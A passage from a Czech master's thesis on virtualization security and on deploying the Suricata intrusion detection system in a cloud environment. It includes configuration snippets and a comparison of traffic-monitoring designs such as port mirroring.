  Zde je jediný systém nakonfigurován s kontejnery, jakožto Xen doména, kombinovaná s hypervisorem kontrolujícím programy nebo pseudorozhraní, jako je VNIC. Tímto lze dosáhnout zvýšení celkové účinnosti jediného systému, a to tím, že izoluje aplikace do jednotlivých kontejnerů či pseudorozhraní.

  Například Microsoft Virtual Server používá virtuální stroje, podobné jako Xen, pro vytvoření scénáře sítě pro x86 systémy. Tyto kontejnery mohou provozovat odlišné operační systémy (Windows či Linux, apod.). [24]

Jako příklad systému, který spravuje právě virtualizaci sítě jsem vybral OpenSwitch.

OpenSwitch je open source, Linux-based síťový operační systém určený pro fyzické switche. Je zaměřený na urychlení přechodu na otevřené sítě, stejně tak i na sítě rozčleněných v data centrech. OpenSwitch poskytuje plně vybavený ovládací panel s podporou síťového protokolu na vrstvách L2 a L3.

Systém je postaven na spolehlivé architektuře, která se zaměřuje na modularitu a centrální repozitář. Využívá moderní vývojové nástroje a nabízí rozsáhlé API a rozhraní pro správu. [25]

- **Virtualizace úložiště**
  Umožňuje využívání fyzického úložiště ve více zařízeních síťových úložišť a vytváří dojem, že se jedná o jedno zařízení pro ukládání dat. Správa takového úložiště je jednodušší, data jsou dostupnější a provoz je méně náročný. Virtuální úložiště není závislé na konkrétním hardware. Je dostupnější, protože uživatel má možnost se k datům dostat odkudkoli. Zároveň je lepší ochrana dat před nepovoleným vstupem, zlepšuje možnosti migrace či replikace dat. [26] [27]

  Nyní uvedu příklady, kde se virtualizace úložiště využívá.

  – **ZFS**
    ZFS je souborový systém vyvinutý společností Sun Microsystems, původně vydaný pro operační systém Solaris, ale díky tomu, že je open source, tak je portován do ostatních operačních systému.

    V bodech uvedu základní charakteristiky tohoto filesystemu a uvedu hlavně čím se odlišuje od ostatních.

    * velikost souborového systému – jedná se o 128bitový filesystem, dokáže adresovat až 16 exabytů, v adresáři může být až 2^{56} souborů a další
    * proměnlivá velikost bloků – lze ukládat data do bloků s různou velikostí, šetří více místo
    * komprese – přímo implementuje transparentní kompresi souborů na disku, dochází k urychlení většiny operací, protože se zapisuje menší množství dat
    * kontrola dat – používají se 64bitové kontrolní součty, díky čemuž se dají opravit poškozená data
    * kopírování při zápisu – metoda copy-on-write, při změně bloku se nejdříve alokuje nový blok, do kterého se zapíšou data a až následně se změní ukazatele na nový blok a starý se dealokuje

    Díky svému návrhu zachází ZFS s disky jinak než běžný filesystem. Využívá společnou kapacitu všech dostupných jednotek, nad kterými pak vytváří vlastní strom souborových systémů. Této celkové kapacitě se říká pool a již nejsou potřeba diskové oddíly (partitions).

    Dokáže efektivně dynamicky rozdělovat zátěž na všechny disky, pokud se přidá nový disk, tak dojde k automatickému přerozdělení dat, aby byl využit nový disk stejně jako ostatní. Aby se dosáhlo toho, že se nebudou disky přetěžovat, tak využívá systémové kvóty.

    Práce s tímto filesystemem je rychlá a jednoduchá, lze snadno přidat nebo odebrat nové disky, vytvořit pooly apod. [28]

– **CEPH**
CEPH je open source projekt napsaný v jazycích C a python. Poskytuje škálovatelné a spolehlivé řešení pro ukládání dat v tzv. clusteru. Cluster je skupina spolupracujících serverů, které fungují jako jeden celek. Je zajištěno rovnoměrné rozložení dat v rámci clusteru, čímž se zvyšuje jeho výkon a také spolehlivost [29].
Mezi výhody softwaru Ceph patří:

  * replikace dat a odolnost vůči chybám – systém se sám obnovuje a spravuje
  * distribuce dat přes cluster pomocí algoritmu „CRUSH“ – data jsou replikována mezi servery, takže pokud některý server vypadne, tak data jsou stále přístupná
  * algoritmus „CRUSH“ umožňuje přizpůsobit, jak se data replikují mezi servery – pokud by existovalo riziko, že některý server v clusteru ztrácí výkon, tak tento algoritmus zajistí, aby byl výkon stále stabilní
  * odpadá potřeba metadat – nejsou potřeba metadata, která jen snižují výkonnost


– **LVM**
Jedná se o správce logických oddílů. Přináší jednotný systém správy diskových oddílů, rozděluje oddíly se souborovými systémy a daty od fyzických disků.
Umožňuje:

  * snadné přidávání a rušení nových oddílů – počet primárních oddílů není omezen pouze na 4, jako u klasických tabulek rozdělení disku, transparentně řeší volné místo pro nové oddíly, nevyžaduje volné místo ve spojité oblasti
  * změnu velikosti oddílů
  * možnost vytvořit RAID 1 (zrcadlení), RAID 0 (prokládání) i kombinaci

Hierarchie LVM lze rozdělit do 3 vrstev:

1. Physical Volume – místo na blokovém zařízení (např. na pevném disku)
2. Volume Group – zahrnuje v sobě prostor ze všech fyzických oddílu, které jsou přiřazeny do dané skupiny, a tento prostor distribuuje do jednotlivých logických oddílů
3. Logical Volume – zde se vytváří systém souborů nebo lze využít jako kterékoli jiné blokové zařízení

Výše popsaná hierarchie je znázorněna na obrázku 2.2.
Více o LVM je možné se dočíst ze zdroje, který jsem využil při psaní této práce [2].



Obrázek 2.2: Hiearchie LVM [2]

2.2.6 Bezpečnost virtuálního prostředí

Je důležité i zanalyzovat bezpečnost virtuálních strojů. Často se udává, že virtualizace vede k zabezpečení systému, ale je tomu skutečně tak? Nejprve se podívám na hrozby, které na nás číhají.

Bezpečnostní rizika, která jsou právě specifické pro virtualizační infrastrukturu, jsou spojena se slepými skvrnami komunikace, vzájemnými útoky mezi virtuálními počítači a zranitelnost při spuštění a soupeření o prostředky. Většinu bezpečnostních rizik zde uvedu. [30]

- **Slepé skvrny komunikace**
  Běžná zařízení pro síťové zabezpečení ve virtuálním prostředí bývají slepá vůči komunikaci mezi různými virtuálními stroji na stejném hostiteli, pokud není veškerá komunikace směrována do samostatného zařízení mimo hostitelský počítač. Taková konfigurace zabezpečení ale způsobuje značné prodlevy. Jedním řešením, jak eliminovat slepé skvrny komunikace a nezvyšovat prodlevy, je umístit na hostitele virtuální počítač vyhrazený pro bezpečnostní kontroly, který koordinuje komunikaci mezi virtuálními stroji. Bohužel takové řešení není pro cloudové prostředí vhodné. Takový bezpečnostní virtuální stroj je integrován s hypervizorem, aby mohl komunikovat s ostatními virtuálními stroji. V cloudových prostředí ale nemají uživatelské virtuální

stroje přístup k hypervizoru. Zde se jako nejlepší řešení nabízí, aby se virtuální počítače bránily samy. Ochrana bývá součástí virtuálních strojů a k její docílení není nutná komunikace s okolím. [30]

- **Vzájemné útoky mezi virtuálními stroji a napadení hypervizorů**
  Virtuální servery používají stejné operační systémy i aplikace jako servery fyzické. Útočník může využít slabin v nich. Pokud není implementováno zabezpečení zohledňující virtualizaci, tak pokud se útočníkovi podaří nakazit jeden prvek virtuálního prostředí, tak mohou být zasaženy i další. S vyšším počtem virtuálních strojů na jednom hostiteli zvyšuje plochu pro útoky a riziko vzájemné nákazy. Firewall a IDS či IPS musí rozpoznat škodlivé aktivity nezávisle na umístění virtuálního stroje. Hypervizor řídí činnost všech virtuálních strojů, jeho zabezpečení je nezbytné. [30]
- **Převzetí hypervizoru**
  Tento útok se označuje také jako hyperjacking a může na něj malware, který se dostal do některého virtuálního počítače. Situaci, kdy hostovaný virtuální stroj se pokusí o tento typ útoku, se říká únik hostovaného virtuálního stroje, protože takový stroj unikne z izolovaného prostředí. Jakmile je nakažen hypervizor, tak už může útočit na ostatní virtuální stroje na stejném hostiteli. Ochranou takového hypervizoru může například spočívat v tom, že se oddělí od sítě pomocí VPN. [30]

2.2.7 Zabezpečení virtuálního prostředí

Nyní když víme, kde na nás čekají nástrahy a nebezpečí je třeba i zjistit možnosti zabezpečení virtuálního prostředí. Podívám se na některé techniky, které se tímto zabývají.

Jak jsem zjistil v analýze hrozeb, tak častým a zároveň efektivním útokem je snaha převzít kontrolu nad hypervizorem, protože pak má útočník možnost ovládat i ostatní virtuální stroje na stejném hostiteli, čili se budu zabývat způsoby ochrany, aby se škodlivý malware nemohl dostat pod kontrolu hypervizor.

- **Agent-based**
  Jedná se o bezpečnostní software, který je umístěn na koncových stanicích. Je na něm nainstalována kompletní antimalwarová databáze. V nevirtualizovaném prostředí je žádoucí, aby na každém zařízení byla nainstalováno kompletní zařízení, ale ve virtualizovaném prostředí to již není tak efektivní. Není to efektivní, protože ve virtualizovaném prostředí je snaha zvládat práci za využití co nejméně hardwaru, omezit duplikaci dat a tento přistup snižuje výkon stroje. [31]
- **Agentless**
  Na rozdíl od techniky Agent-based, tak Agentless řešení již nevyžaduje, aby antimalwarová databáze byla uložena na každém virtuálním stroji, ale

pomocí jednoho virtuálního stroje, na kterém je nainstalována antimalwarová databáze, chrání všechny virtuální stroje na daném hostiteli. Vyžaduje mnohem menší nároky na centrální procesor hostitele, na paměť i úložiště. Tím, že se o bezpečnost stará pouze jeden virtuální stroj, tak se eliminuje nutnost aktualizace databází na všech virtuálních strojích, skenování při hledání malwaru a nevyskytuje se zranitelnost, při čekání na aktualizaci.

Nevýhodou tohoto řešení spočívá v tom, že vyžaduje technologii VMware vShield, která umožňuje přístup ke chráněným virtuálním strojům pouze na úrovni souborového systému, nelze tedy implementovat technologie, které poskytují ochrnu dalších vrstev, jako je Application Control s technologií Dynamic Whitelisting. Zároveň nelze použít ver virtuálním prostředí Citrix nebo Microsoft. [31]

- **Light Agent**
  Tato technika se snaží propojit výhody přístupů Agent-based a Agentless. Využívá pouze jednu antimalwarovou databázi na úrovni hypervizoru odkud se skenují soubory. Na jednotlivé virtuální stroje se zároveň instalují menší softwaroví agenti, kteří jsou nastaveni tak, aby zbytečně nezatěžovali systém a využívali minimum výpočetního výkonu.

  Výhodou je, že náročnější práce se odvede mimo virtuální stroje, ale musí se udržovat přímé spojení kvůli provádění dalších bezpečnostních úkonů. Nedochází ani k náročným aktualizacím, protože se nemusí aktualizovat celá antimalwarová databáze, výskyt složitého skenování se snižuje.

  Informace o Light Agent technice jsou brány odtud [31].

  Toto řešení navíc poskytuje oproti předchozímu například:

  – možnost skenovat paměť a odhalit paměťově rezidentní malware
  – ovládací nástroje
  – host-based network security – včetně firewallu a intrusion protection systému

2.2.8 Zabezpečení hypervizoru

Již několikrát jsem zmínil, že zmocnění se hypervizoru je klíčem k ostatním virtuálním strojům. Proto bezpečnost hypervizoru je hodně důležitá a nesmí se podcenit. Uvedu zde několik tipů, jak hypervizor zabezpečit. Jednotlivé tipy rozdělím do 3 vrstev zabezpečení:

1. nouzová úroveň

   - přidání IPMI – rozhraní, které umožňuje správu počítače nezávisle na funkčnosti operačního systému, standardního firmwaru i hlavního procesoru [32]
   - řízení a monitorování fyzického přístupu k hypervizoru

- použití pouze správného a ověřeného hardwaru

2. komunikační úroveň

   - umístění hypervizoru do privátní sítě a přistupovat pouze přes firewall či VPN
   - zajištění pravidelného aktualizování softwaru hypervizoru
   - vyčlenění minimálně jedné síťové karty na hypervisoru, kterou by se dal ovládat, pro případ DOS útoku, aby bylo možné udržovat komunikaci
   - všechna nastavení a možnosti pro konkrétně používaný hypervizor by měla být pečlivě nakonfigurována
   - je vhodné omezit vzdálený a konzolový přístup k hypervizoru včetně SSH, RDP anebo jiného specializovaného připojení klienta na server
   - monitorování komponent hypervizoru (CPU load, vytížení paměti RAM, intenzita síťového provozu a další)

3. běžný síťový provoz

   - přidání testovacích systémů, které napodobují reálný provoz
   - monitorování síťového provozu (tento bod zajišťuje tato diplomová práce)

Podkladem pro zabezpečení hypervizoru byl tento zdroj informací [33].

2.3 Použité systémy

Nyní vás seznámím s cloudovým prostředím, ve kterém budu pracovat, a se softwarem Suricata.

2.3.1 Big Cloud

Big Cloud je služba, která funguje jako manažér cloudových úložišť. Nabízí kompletní správu virtuálních strojů, u kterých si zákazník může vybrat komponenty, jako je velikost paměti, paměti RAM a jiné, nebo si může vybrat z několika operačních systému, ať už Linux nebo Windows. Funguje na základě cloud computingu. „*Cloud computing znamená, dodávání výpočetních služeb, jako jsou servery, úložiště, databáze, sítě, software, analytické nástroje a další, přes internet.*“ [34] [35]

2.3.2 Suricata

Software Suricata podrobně rozepisuji ve své bakalářské práci, zde uvedu několik jeho vlastností, které budu potřebovat v návrhové či implementační části práce.

2.3.2.1 Verzování softwaru Suricata

V návrhové části se bude řešit ukládání jednotlivých verzí softwaru Suricata na komunikační rozhraní, k tomu je ale nutné znát standard pro verzování. Budu potřebovat kontrolovat aktuálnost verze, protože jedním z vektorů útoků je útok právě na neaktualizovaný software. Útočník může vědět například z changelogu, že v předchozí verzi je zranitelnost nebo naopak, že nekontroluje nějaké nové zranitelnosti.

Suricata má většinou ve verzi 3 čísla oddělené tečkami. Pokud je ale poslední číslo 0, tak se může vypustit. Občas místo 2. tečky dají, zda se jedná o beta nebo rc (release candidate), příp. RC, takové verze nás ale nezajímají. Obecně čísla na jednotlivých pozicích mohou být víceciferná, zatím tomu tak ale bylo pouze 2x a vždy ve verzi 2.0.X. Od verze 4.X.X přesunuli umístění označení rc a beta verze až na konec.

Příklady:

- Příklad standartní (nejběžnější) verze: 4.1.3 - [0-9]̇[0-9]̇[0-9]
- Případ s dvouciferným číslem: 2.0.10 - [0-9]̇[0-9]̇[0-9][0-9]*
- Případ s chybějícím posledním číslem: 3.0 – [0-9]̇[0-9]

Regex pro případ, že by i ostatní čísla byla dvouciferná a chyběl 3. člen, zatím ale nenastalo, obecně se ale stát může:

```
[0-9][0-9]*\.[0-9][0-9]*\.*[0-9]*
```

Případ s rc a beta před 4.X.X: 2.0rc1 nebo 3.0RC1, 3.2beta1 Případ s RC a beta po 4.X.X: 4.0.0-beta1, 4.0.0-rc1, 4.0.0-rc2

RC verze se používat ale nebudou, takže nemá smysl pro ně extra vytvářet regulární výraz.

Informace ohledně verzování jsem vzal ze stránek softwaru Suricata [36] a z repozitáře, kde jsou k dispozici jeho starší verze [37].

2.3.2.2 Aktualizace pravidel softwaru Suricata

Bude nutné umět automaticky aktualizovat pravidla softwaru Suricata. Pro aktualizaci pravidel existuje nástroj `suricata-update`, který slouží pro kontrolu verze a poté případnou aktualizaci pravidel. Je nutné ho dodatečně nainstalovat pomocí `apt-get install suricata-update`. Pro aktualizaci pravidel stačí spustit `suricata-update`. Důležitou vlastností je, že je možné spustit

i za běhu softwaru Suricata a že o tomto softwaru píše i oficiální dokumentace softwaru Suricata, takže ho lze považovat za důvěryhodný.

Reloadnutí pravidel poté zajistí `suricatasc -c reload-rules`. [38]

2.3.3 Spuštění softwaru Suricata na několika síťových rozhraní s různými pravidly

Pro mou práci je nutné mít možnost spustit software Suricata na více síťových rozhraních. Software Suricata tuto možnost podporuje pouze na operačním systému Unix, a to za pomocí opakovaného použití přepínače -i, kterým se uvádí síťové rozhraní. [39]

Nyní je ještě třeba vyřešit podporu více pravidel. Na to má software Suricata také možnost, které se říká `Multi Tenancy`. Díky této možnosti se dá přidat několik konfiguračních souborů, které se budou mapovat buď na síťová rozhraní nebo na jednotlivé VLANy anebo dokáže procesovat UNIX pcap sokety. Pro mou práci se hodí mapování na jednotlivé rozhraní, kterých využiji.

Na konec hlavního konfiguračního souboru `suricata.yaml` je třeba přidat následující, ukážu na 2 síťových rozhraních:

```
multi-detect:
  enabled: yes
  selector: device
  loaders: 2

  tenants:
  - id: 1
    yaml: tenant-0.yaml
  - id: 2
    yaml: tenant-1.yaml

  mappings:
  - device: ens20
    tenant-id: 1
  - device: ens21
    tenant-id: 2
```

Bohužel tato možnost nefunguje ve výchozím nastavení správně s nástrojem `suricata-update`. Tento nástroj totiž poté, co aktualizuje software Suricata, tak pouští test konfigurace, který pokud se monitoruje pomocí více síťových rozhraní, tak dopadne špatně. Naštěstí je možné příkaz pro spuštění testu upravit pro mé potřeby. Pomocí parametru -T se dá vložit vlastní testovací skript softwaru Suricata, kde mohu pomocí parametru -i specifikovat všechna síťová rozhraní.

Nyní vysvětlím použité atributy:

- enabled – yes/no – označení, zda se multi-detect používá
- selector – vlan/device/direct – určení o jaké mapování se jedná
- loaders – číslo – počet vláken, které paralelně načítají přidané konfigurační soubory při spuštění, v dokumentaci se uvádí, že každý konfigurační soubor může mít 1 vlákno, takže pokud chci sledovat 2 síťová rozhraní, tak budu zde mít 2
- tenants – seznam dvojic id a yaml – slouží pro mapování čísla oddílu na konfigurační soubor
- mappings – seznam dvojic id a tenant-id – slouží pro mapování konkrétního síťového rozhraní nebo vlanu na tenant-id z předchozího bodu

Teď je třeba vytvořit jednotlivé konfigurační soubory tenant-1.yaml, tenant-2.yaml a tak dále. Vzhledem k tomu, že pouze potřebuji změnit pravidla, tak budou soubory obsahovat pouze následující:

```
default-rule-path: /var/lib/suricata/rules
rule-files:
- suricata.rules
- rules1.rules
```

Je možné upravit i jednotlivé oddíly za běhů pomocí `suricatasc -c 'reload-tenant 1 /etc/suricata/tenant-1.yaml' /var/run/suricata/suricata-command.socket`.

Toto nastavení má jednu velkou nevýhodu, která pro účely práce není zas tak podstatná, ale software Suricata nemůže být zapnutý v režimu IPS, protože tato funkcionalita to nepodporuje. [40]

Kapitola 3

Návrh

3.1 Integrování softwaru Suricata do systému

Možnost propojení softwaru Suricata do systému, jsem popsal již ve své bakalářské práci, ale je třeba toto téma připomenout, protože jej budu využívat i zde.

Uvedu zde odpovědi na několik důležitých otázek:

1. jak monitorovat komunikaci po síti softwarem Suricata
2. jak se softwarem Suricata komunikovat – řízení, sběr dat
3. zda nemůže běh softwaru Suricata ohrozit bezpečnost virtuálního stroje

3.1.1 Instalace

Nejprve je třeba zvážit možnosti integrace. Software Suricata se může umístit na systém dvěma způsoby:

1. instalace na jednotlivých virtuálních strojích uživatelů
2. instalace na virtuálním stroji, přes který půjde komunikace z několika virtuálních strojů a bude skenovat jednotlivé packety

V případě první možnosti má uživatel 5 možností, jak nechat software Suricata monitorovat svoji komunikaci po sítí.

1. vybráním vhodného template operačního systému s již nainstalovaným softwarem Suricata
2. pokud by uživatel chtěl nainstalovat software Suricata až po vytvoření stroje, tak lze pomocí příkazu apt-get z již před vytvořeného repozitáře na systému Bigcloud, skript pro vytvoření repozitáře jsem již udělal v rámci bakalářské práce

3. ruční instalace, která by ale byla velice nepraktická, protože by pak uživatel neměl podporu od administrátora, protože by se záznamy o komunikaci nechávaly jen v počítači uživatele
4. offline instalace, zde bude mít administrátor možnost ručně nakopírovat software Suricata na systém i pokud virtuální stroj momentálně neběží
5. při vytváření síťového rozhraní uživatel zaškrtne možnost, nechat si monitorovat dané síťové rozhraní – na tuto možnost se budu zaměřovat ve své práci, protože ostatní možnosti byly navržené a zpracované v rámci bakalářské práce

U poslední páté možnosti uživatel nemusí instalaci řešit, jeho provoz bude přesměrován na virtuální stroj, na kterém běží software Suricata, tento stroj budu později označovat jako monitorovací. Zde se nabízí 2 možnosti, jak by se to dalo realizovat

1. umístit software Suricata na virtuální stroj, který by fungoval jako firewall, přes který by procházela veškerá komunikace
2. umístit na síť switch, který by zajišťoval port mirroring na monitorovací stroj

Výhody a nevýhody jednotlivých přístupů zhodnotím později v sekci „Možnosti monitorování komunikace“.

3.1.1.1 Řízení a sběr dat

Jednotlivé záznamy se uchovávají defaultně ve složce `/var/log/suricata/`. Nachází se zde 4 soubory, ze kterých budeme potřebovat hlavně `eve.json`. Ve své bakalářské práci jsem vytvořil program, který automaticky záznamy odesílá na předem určený endpoint, kde se ukládají. Zde ve své práci tento program využiji, a ještě ho navíc rozšířím o další funkcionality. Později ukážu, jak vypadá struktura endpointu, vzhledem k rozsáhlosti souboru `eve.json` ho již nebudu znovu popisovat, pro tuto práci není jeho znalost stěžejní. Tento program na odesílání logů musí běžet na virtuálních strojích, na kterých běží software Suricata.

Pro komunikaci se softwarem Suricata slouží nástroj Suricatasc, který je součástí projektu Suricata a nainstaluje se sám při instalaci softwaru Suricata. Pro komunikaci je ale nutné mít administrátorské oprávnění. Kvůli tomu byla zřízena speciální role, která má práva na sudo pouze pro komunikaci se Suricatasc a Suricata. Suricatasc nabízí následující rozhraní:

- `suricatasc -c uptime` – vrátí se doba od spuštění softwaru Suricata
- `suricatasc -c version` – vrátí verzi softwaru Suricata
- `suricatasc -c shutdown` – vypne software Suricata
- `suricatasc -c iface-list` – zobrazí seznam dostupných interface

- `suricatasc -c command-list` nebo `suricatasc -c help` – zobrazí seznam příkazů
- `suricatasc -c 'reload-tenant'` – načtení oddílu

Kontrola pádu programu nebo samotného softwaru Suricata spočívá v tom, že program odesílá logy v pravidelných intervalech. Tyto logy mohou být klidně prázdné, pokud logy stále chodí, tak máme jistotu, že funguje. Jenže prázdné logy mohou znamenat, že software Suricata neběží správně. Můj program se zároveň dotazuje pomocí Suricatasc, zda software Suricata běží a stav odesílá na server.

Jednotlivé události se posílají ve formátu JSON. [6]

3.1.1.2 Bezpečnost

Software Suricata sám o sobě nepředstavuje velké bezpečnostní riziko, musí být ale pravidelně aktualizován. Software Suricata se neustále vyvíjí a aktualizace se vydávají často. V minulosti bylo nalezeno několik zranitelností. Například verze starší než 4.1.4 obsahují buffer over-read [41] a pak verze nižší než 2.0.8 obsahuje chybu v parseru [42]. Obě zranitelnosti způsobují pád softwaru Suricata, takže nepředstavují riziko napadnutí a převzetí kontroly nad monitorovacím strojem. Bohužel novější verze softwaru Suricata, verze 4.1.4 a výše, není standardem, například Debian 10 má stále verzi 4.1.2.

Monitorovací virtuální stroj ale může mít veřejné síťové rozhraní, proto je nutné s ním nakládat jako s potenciálně nebezpečným. Kritická je komunikace s API, monitorovací virtuální stroj potřebuje někam odesílat záznamy a potřebuje si načítat konfiguraci. Monitorovací stroj nesmí komunikovat s vnitřním API. Tento problém lze řešit následovně:

- vytvořilo by se oddělené API od vnitřního, se kterým by se komunikovalo po veřejné síti, jakákoli komunikace z tohoto API musí probíhat přes firewall, veškeré dotazy či data od monitorovacích strojů, by se musely validovat pomocí identifikátorů jednotlivých monitorovacích strojů, aby se zabránilo podvrženým požadavkům
- další možností je vytvoření speciálního virtuálního stroje, se kterým by se komunikovalo po privátní síti, který by sloužil jako výměník informací

Z těchto dvou možností jsem vybral tu druhou, a to přes vytvoření výměníku dat. Zvolil jsem tak, protože se jedná o méně náročné řešení pro vytvoření a stále je to bezpečné řešení. Podrobnější návrh tohoto řešení uvedu později.

Program, který komunikuje se softwarem Suricata, vyžaduje na některé úkony administrátorská oprávnění. Díky vytvoření uživatele s omezenými administrátorskými právy se riziko zneužití snižuje. Pokud se tedy útočník zmocní programu na sbírání záznamů a správu softwaru Suricata, nepovede se mu napáchat škody.

3.2 Možnosti monitorování komunikace

V této sekci uvedu možnosti, jakým způsobem by se komunikace mohla sledovat, kam by se nainstalovalo příslušné IDS/IPS a zhodnotím jednotlivé varianty.

3.2.1 Monitorovací zařízení na každém počítači

U tohoto řešení by jednoduše software Suricata běžel na každém virtuálním počítači u klientů.

Výhodou tohoto řešení může být jistá jednoduchost návrhu, není potřeba rozšiřovat topologii sítě. V tomto řešení bude i lépe fungovat monitorovací zařízení, protože jednotlivé virtuální stroje nevytvoří velký nával komunikace, který by musel monitorovací software kontrolovat.

Značnou nevýhodou je, že by bylo zapotřebí dávat uživatelům na virtuální stroje nejen samotný software Suricata, ale zároveň další obsluhovací software, jako je třeba software na odesílání logů na server. Zároveň tyto softwary vyžadují výpočetní výkon, o který by se musel ochudit zákazník.

3.2.2 Monitorování na firewallu

Mezi vnitřní sítí a výstupem do internetu již je umístěn virtuální stroj, přes který komunikace prochází a slouží jako firewall. Tento stroj by se dal využít k tomu, že by se dal na něj umístit monitorovací software, který by doplňoval funkčnost firewallu.

Zřejmou výhodou tohoto řešení je opět, že není nutný zásah do topologie sítě, využijí se pouze komponenty, které jsou již v síti přítomny.

U tohoto řešení celá komunikace ze sítě prochází přes jeden stroj. Software Suricata naštěstí zvládá zpracovávat více packetů než jiné konkurenční, ale i zde se můžeme potýkat s problémy při zahlcení, tedy že nebude stíhat zpracovávat všechny packety. Tím pádem se zvýší latence sítě a některé zprávy se mohou zahodit.


3.2.3 Port mirroring

U tohoto řešení se musí změnit topologie sítě. Bude se muset přidat switch a několik virtuálních strojů. Jak jsem již zmínil dříve, tak těmto virtuálním strojům budu říkat monitorovací stroje. Veškerá komunikace ze sítě půjde přes switch, který bude packety posílat dále, ale zároveň je bude duplikovat a posílat na monitorovací stroje. Monitorovací stroje budou mít více síťových rozhraní a bude předem určené, jaké IP adresy monitorují, na kterém síťovém rozhraní. K těmto monitorovacím strojům bude mít přístup pouze administrátor. Tento switch by mohl být pouze softwarový a zajišťoval by ho OpenSwitch, který jsem zkoumal v analýze.

Obdobně jako u předešlého řešení, tak i zde uživatelům na jejich virtuálních strojích neběží žádný program navíc, tedy nijak se neodebírá na jejich výkonu. Zátěž na síti je rozložena do několika monitorovacích strojů, tak teda nedochází k takovému zvyšování latence na síti jako u předchozího řešení.

Nevýhodu tohoto řešení je, že monitorovací zařízení nemohou aktivně zasahovat do komunikace, protože dostávají duplicitní packety, kde originální packety se stále dostávají na místo určení. Pokud bychom chtěli zajistit i toto, tak by se muselo čekat na vyhodnocení od monitorovacích strojů, než by se packet poslal na místo určení, a to by opět mohlo způsobit zvýšení latence na sítí. Bude ale stále možné při detekci hrozby vypnout komunikaci s potenciálně nebezpečným odesílatelem.

Zjednodušené schéma port mirroringu je následující 3.1. Červeně je vyznačena komunikace, která vede na monitorovací stroj a zeleně je vyznačena komunikace z monitorovacího stroje.



Obrázek 3.1: Schéma port mirroringu

3.2.4 Řízení aktualizací

Než přejdu k diskusi řešení je nutné brát v potaz, že je třeba řešit aktualizace softwaru Suricata na monitorovacích strojích a zároveň aktuálnost jejich pravidel.

O aktuálnost verzí se bude starat daemon, musím ale zvážit, kam ho umístit.

3.2.5 Daemon pro správu aktualizací

Je potřeba udělat takové řešení, aby se zajistila:

- aktuálnost verze softwaru Suricata
- efektivnost komunikace – nesmí být příliš velká zátěž na síti, aby komunikace neblokovala ostatním uživatelům v práce a nezvyšovala se tedy latence sítě
- bezpečnost komunikace a uchování dat
- je zapotřebí monitorovat daemona nebo program, který se o komunikaci bude starat, aby v případě jeho výpadku, bylo možné ho znovu zapnout a řešit vzniklé problémy
- je potřeba udržet flexibilitu, aby zvolené řešení fungovalo i s dalšími monitorovacími zařízeními

Přišel jsem s návrhy několika řešení, každé možné řešení napíšu, uvedu jejich kladné i záporné stránky a poté nakonec uvedu, které řešení bude nejlépe sedět na problém ze zadání práce.

3.2.5.1 Na každém počítači jeden daemon

